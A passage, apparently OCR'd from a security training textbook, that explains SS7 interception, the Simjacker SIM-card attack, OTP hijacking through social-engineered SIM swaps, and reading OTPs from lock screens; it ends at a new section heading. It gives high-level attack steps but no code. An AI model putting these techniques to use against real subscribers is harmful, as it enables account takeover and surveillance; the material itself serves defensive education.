
Exploiting SS7 Vulnerability

Signaling System 7 (SS7) is a communication protocol that allows mobile users to exchange communication through another cellular network (especially when roaming). Mobile devices are meant to be carried across different locations to serve their users. Changing the telecom operator or using the network of another cell tower is allowed via the SS7 protocol. This signaling mechanism is operated depending on mutual trust between the operators, without any authentication verification. Since the SS7 signaling network is not isolated, the attacker can exploit this vulnerability to perform an MITM attack by impeding text messages and calls between the communicating devices. The attacker can eavesdrop on bank credentials, OTPs and other sensitive information routed through the network. This vulnerability in SS7 can also allow the attacker to bypass two-factor authentication and end-to-end encryption via SMS.

Threats Associated with SS7 vulnerability

When the attacker gains access to the SS7 protocol, the victim's device faces the following risks:

- Exposing the subscriber's identity
- Revealing the network identity
- Spying on and intercepting the network to steal personal data
- Allowing phone tapping
- Performing DoS attacks to damage the reputation of the target telecom operator
- Tracking geographic locations



User trying to access another network

010 100 010
SMS containing cell-ID and mobile location
Accomplice Device

Simjacker: SIM Card Attack

Simjacker is a vulnerability associated with a SIM card's S@T browser (SIMalliance Toolbox Browser), a pre-installed software incorporated in SIM cards to provide a set of instructions. Attackers exploit this vulnerability in the S@T browser to perform various malicious activities such as capturing the device location, monitoring calls, gathering information such as IMEI, making fraudulent or expensive calls, sending premium-rate messages, forcing the device browser to connect to malicious websites, and performing DoS attacks to block SIM cards. The SIM card-based attack can be aggravated based on the victim's device. The Simjacker attack is initiated by sending spyware-like code in the form of system or SIM card settings through an SMS to take complete control of the SIM card and mobile device to issue various commands without user interaction.

Steps involved in Simjacker attack

- The attacker sends fraudulent SMS containing hidden code or instructions from a SIM Application Toolkit (STK)
- The victim receives the malicious SMS and the S@T browser on the SIM card automatically recognizes and processes the hidden instructions or code
- The injected code performs various activities on the device without the user's consent
- The accomplice device receives the user information via SMS, which an attacker can use to track live locations, exfiltrate the device information, and perform many other malicious activities

OTP Hijacking/Two-Factor Authentication Hijacking

- Attackers hijack OTPs and redirect them to their personal devices using different techniques such as **social engineering** and **SMS jacking**
- Attackers succeed in OTP hijacking by initially **stealing the victim's PII data** by bribing or tricking the mobile store sellers or exploiting the reuse of the same number for different customers
- Attackers can also use **SIM jacking attacks** to infect the target device's SIM using malware, through which they can intercept and read OTPs


② Attacker performs social engineering on the telecom operator
③ Telecom operator transfers the victim's SIM control
Victim
Attacker
Telecom Operator

OTP Hijacking/Two-Factor Authentication Hijacking

One-time passwords (OTPs) are sent by a server via SMS, an authenticator app, or an email for the secure authentication of users. Although this feature seems secure, attackers can hijack OTPs and redirect them to their personal devices using different techniques such as social engineering and SMS jacking. This attack is difficult to detect as users might suspect a network issue upon failure to receive an OTP, when the OTP is actually redirected to an attacker-controlled device. Using the stolen OTP, attackers can login to the victim's online accounts, reset passwords, and steal sensitive information.

The attacker succeeds in OTP hijacking by initially stealing the victim's PII data by bribing or tricking mobile store sellers or exploiting the reuse of the number for different customers. Attackers perform social engineering on telecom providers to obtain ownership of the target user's SIM by claiming that their device was lost. In this manner, attackers convince the telecom provider and request them to transfer control over the victim's SIM. Attackers can also use SIM jacking attacks to infect the target device's SIM using malware, through which they can intercept and read OTPs.



Attacker logs in to the victim's online accounts via the OTP


Figure 17.12: OTP hijacking via SMS

OTP Hijacking via Lock Screen Notifications

Attackers physically steal SMS-based OTPs from the target user's mobile phone by monitoring the user's actions closely. They can view the notifications on the target user's lock screen when they request for an OTP. Attackers can hijack lock screen notifications using different methods such as eavesdropping or tricking the user into lending their phone for making an emergency call.



Camera/Microphone Capture Attacks

